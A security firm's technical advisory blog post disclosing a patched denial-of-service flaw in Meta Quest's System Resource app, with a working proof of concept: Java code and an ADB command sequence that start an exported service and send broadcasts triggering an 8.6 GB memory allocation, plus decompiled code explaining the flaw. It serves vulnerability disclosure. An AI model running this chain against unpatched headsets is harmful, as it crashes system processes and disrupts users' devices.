

Very interesting bug chain, especially the escalation process by using AppLink as a bridge between the browser and the app…

Blog

Technical Advisory
– Meta Quest System-Wide DoS via Unprotected Memory
Product Meta Quest System Resource (com.oculus.systemresource) Affected versions 201.0.0.129.1682
and below (the v201 OS train) Fixed in
| Product | Meta Quest System Resource (com.oculus.systemresource) |
|---|---|
| Affected versions | 201.0.0.129.1682 and below (the v201 OS train) |
| Fixed in | vros 204 — the com.oculus.systemresource application is removed entirely from the build |
| Vulnerability type | Denial of Service via Uncontrolled Resource Allocation |
| CWE | CWE-770 (Allocation of Resources Without Limits or Throttling); parent CWE-400 |
| Attacker model | Local — any installed third-party app, no dangerous permissions (only normal, auto-granted FOREGROUND_SERVICE + QUERY_ALL_PACKAGES). One user interaction: launching the attacker app. |
| Tested on | Meta Quest 3S |
Summary

The System Resource application on Meta Quest devices exposed an exported broadcast receiver
(SystemResourceReceiver) and an exported service (SystemResourceService) with no permission gate and no caller validation.
By starting the service and then delivering a short sequence of
broadcasts, any installed application could drive the app’s internal AllocationEngine to memory-map an
8.6 GB file, instantly exhausting all physical memory on the headset.

The resulting memory pressure triggered the Android Low Memory Killer (lmkd) to terminate processes
across the entire device — including system-critical services running as UID 1000 (settings, device
authentication, app-safety enforcement) — producing a system-wide denial of service that the attacker could
re-trigger at will.

Impact
A malicious application can cause system-wide process kills on demand with a single user interaction (launching the attacker app) and no dangerous permissions.
Each trigger terminated 12–16 processes, including system-critical UID 1000 services: com.android.settings, com.oculus.deviceauthserver, com.oculus.appsafety, and com.oculus.statscollector, as well as the store, browser, and updater.
On a VR headset, cascading kills of guardian, rendering, store, and browser processes cause complete momentary device unusability. Because the :SystemResource process is itself killed by the LMK, the attacker simply re-launches to start a fresh chain — making the denial of service repeatable.
Proof of Concept
A third-party application (package com.test.memdos) reproduces the issue end-to-end with no instrumentation, no root, and no dangerous permissions. The user launches the app once; the chain then runs automatically.
Android Manifest
<uses-sdk android:minSdkVersion="24" android:targetSdkVersion="35" />
<uses-permission android:name="android.permission.FOREGROUND_SERVICE" />   <!-- normal, auto-granted -->
<uses-permission android:name="android.permission.QUERY_ALL_PACKAGES" />  <!-- normal, auto-granted -->
Attack chain (MainActivity.onCreate, abbreviated)
// 1. Start the service — registers the dynamic SystemResourceReceiver
Intent svc = new Intent().setComponent(new ComponentName(
        "com.oculus.systemresource",
        "com.oculus.systemresource.SystemResourceService"));
Context.class.getMethod("startForegroundService", Intent.class).invoke(this, svc);

// 2. (after ~2s) Initialize the receiver's native context
sendBroadcast(new Intent("oculus.intent.action.SR_START")
        .putExtra("LOGGER_TYPE", "ADB"));

// 3. (after ~1s) Trigger the 8.6 GB allocation
sendBroadcast(new Intent("oculus.intent.action.SR_SET_MODE")
        .putExtra("MODE", "MEM")
        .putExtra("ADD_CONSTANT_PRESSURE_ASYNC", true));
Equivalent ADB sequence (mechanism demonstration)
adb shell am start-foreground-service -n com.oculus.systemresource/.SystemResourceService
adb shell am broadcast -a oculus.intent.action.SR_START   --es LOGGER_TYPE "ADB"
adb shell am broadcast -a oculus.intent.action.SR_SET_MODE --es MODE "MEM" --ez ADD_CONSTANT_PRESSURE_ASYNC true
adb logcat -d | grep lowmemorykiller    # 12+ process kills
Technical Walkthrough
All snippets below are decompiled from com.oculus.systemresource 201.0.0.129.1682.
The exported SystemResourceReceiver.onReceive() is the entry point. It dispatches on the intent action with no caller check (no getCallingUid(), no getCallingPackage(), no permission), so any sender reaches the SR_SET_MODE handler:
public void onReceive(Context context, Intent intent) {
    String action = intent.getAction();
    ...
    switch (action) {
        case "oculus.intent.action.SR_STOP":     stopAction(context);          break;
        case "oculus.intent.action.SR_SET_MODE": setMode(intent);              break;
        case "oculus.intent.action.SR_START":    startAction(context, intent); break;
        ...
    }
}
setMode(intent) reads the attacker-controlled MODE string. When it equals “MEM” it switches the view-model to the Memory section (which starts the allocation engine via the view-model lifecycle), then unconditionally calls both memory-pressure handlers:
private void setMode(Intent intent) {
    String stringExtra = intent.getStringExtra("MODE");      // attacker-controlled
    if (stringExtra == null) return;
    String upperCase = stringExtra.toUpperCase(Locale.ROOT);
    if (upperCase.equals("CPU")) {
        this.mMainViewModel.onShowSection(Section.CPU);
    } else if (upperCase.equals("MEM")) {
        this.mMainViewModel.onShowSection(Section.Memory);   // -> MemoryPressureViewModel.show()
    }
    setGrouping(intent);
    logLowUsage(intent);
    logThreads(intent);
    setOutputType(intent);
    addConstantPressure(intent);          // sync pressure
    addConstantPressureAsync(intent);     // async pressure
}
The two handlers read attacker-controlled boolean extras and invoke the memory-pressure operations directly. There is no validation of the caller and no limit on the request:
private void addConstantPressure(Intent intent) {
    if (intent.getBooleanExtra("ADD_CONSTANT_PRESSURE", false)) {
        this.mMainViewModel.getMemoryViewModel()
            .getMemoryPressureViewModel().waitForMemoryPressure();      // blocks until pressure reached
    }
}

private void addConstantPressureAsync(Intent intent) {
    if (intent.getBooleanExtra("ADD_CONSTANT_PRESSURE_ASYNC", false)) {
        this.mMainViewModel.getMemoryViewModel()
            .getMemoryPressureViewModel().enableMemoryPressure(true);   // fire-and-return
    }
}
• ADD_CONSTANT_PRESSURE → waitForMemoryPressure() — the synchronous variant; it blocks the receiver thread while pressure builds.
• ADD_CONSTANT_PRESSURE_ASYNC → enableMemoryPressure(true) — the asynchronous variant; it sets the engine into constant-pressure mode and returns immediately (the variant used in the PoC).
• Both extras default to false and are read with no sender identity check.
In MemoryPressureViewModel, enableMemoryPressure(true) puts the engine into ConstantPressure mode, and show() (reached via onShowSection(Section.Memory)) constructs and starts the engine:
public void enableMemoryPressure(boolean z) {
    this.mMemoryPressureEnabled = z;
    internalEnableMemoryPressure(z);     // z=true -> mConfiguration.mAllocationMode = ConstantPressure
}

public void show() { startAllocationEngine(); }

private void startAllocationEngine() {
    if (this.mContext == null) throw new RuntimeException("Unexpected null Context");  // why SR_START is required
    if (this.mConfiguration == null) {
        this.mConfiguration = new AllocationEngine.Configuration();
        internalEnableMemoryPressure(this.mMemoryPressureEnabled);
    }
    if (this.mAllocationEngine == null) {
        this.mAllocationEngine = new AllocationEngine(this.mConfiguration);
    }
    this.mAllocationEngine.start(this.mContext);
}
• mContext is only set by the earlier SR_START broadcast (initialize(context)); without it, startAllocationEngine() throws — which is why the attack needs the SR_START step first.
• internalEnableMemoryPressure(true) sets Configuration.mAllocationMode = ConstantPressure; the running engine thread then drives the full-memory-map allocation.
AllocationEngine.Configuration picks a per-device allocation target from a hard-coded table — on Quest 3S the engine targets an 8.6 GB (8,589,934,592-byte) full-memory map — and start() points the native layer at a backing file and spins up the allocation thread:
private static final AllocationSize[] sAllocationSizes = {
    new AllocationSize(4294967296L,  3758096384L),   // 4 GB
    new AllocationSize(6442450944L,  5368709120L),   // 6 GB
    new AllocationSize(12884901888L, 11811160064L),  // 12 GB
    new AllocationSize(8589934592L,  7516192768L),   // 8.6 GB  <-- selected on Quest 3S
    new AllocationSize(8589934592L,  7516192768L)
};

public final void start(Context context) {
    ...
    NativeMethods.setFilePath(
        new File(context.getExternalCacheDir(), "full_memory_map").getCanonicalPath());
    Thread thread = new Thread(() -> {
        while (!this.mStopThread && access$200(this)) {   // ConstantPressure -> allocateConstantPressure()
            Thread.sleep(1L);
        }
    }, "AllocationEngine");
    thread.start();
}
With the mode set to ConstantPressure, the engine thread enters allocateConstantPressure(), which reads the entire 8.6 GB map back via NativeMethods.readPartialMemoryMap(…) in a loop, holding the pages resident and driving physical memory to exhaustion. No allocation cap, rate limit, caller check, or permission gate exists anywhere along this path, and the target size is read from device hardware parameters rather than bounded against available memory — so the single mapping exceeds the headset’s 8 GB of RAM and forces the LMK cascade shown in Figure 2.
Recommendation / Remediation
This issue is fixed on vros 204: Meta removed the entire com.oculus.systemresource
diagnostic application from the build. With the app gone, there is no exported service or receiver to start, no broadcast handler to reach, and no AllocationEngine code path — eliminating the attack surface entirely.
We confirmed the package is absent on a Quest 3S running vros 204 across every package state (pm list packages, including -d/-u/-a –user 0) and on the filesystem (/system_ext, /system, /product, /vendor), and not running.
Ready to scale your mobile security testing?
See how Djini.ai helps security teams automate mobile app assessments and accelerate vulnerability discovery.
Prefer a walkthrough?
Book a demo
Recent Posts
- Technical Advisory – Meta Quest System-Wide DoS via Unprotected Memory
- OAuth in Mobile Apps: How Custom Schemes can leak Your Tokens
- Detecting and Exploiting Insecure Deserialization with Djini.AI
- Intro to Intent redirections…and how to exploit them
- Unlimited Mobile Security Testing, Directly From Your AI Agent
Recent Comments
Statar back
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Great write‑up, Qt — this was a really satisfying read. The way you chained the JSInterface abuse, OTA mechanics, and…
Well done Lyes, i liked the last graph it sums it up pretty well. You demonstrated how crucial it is…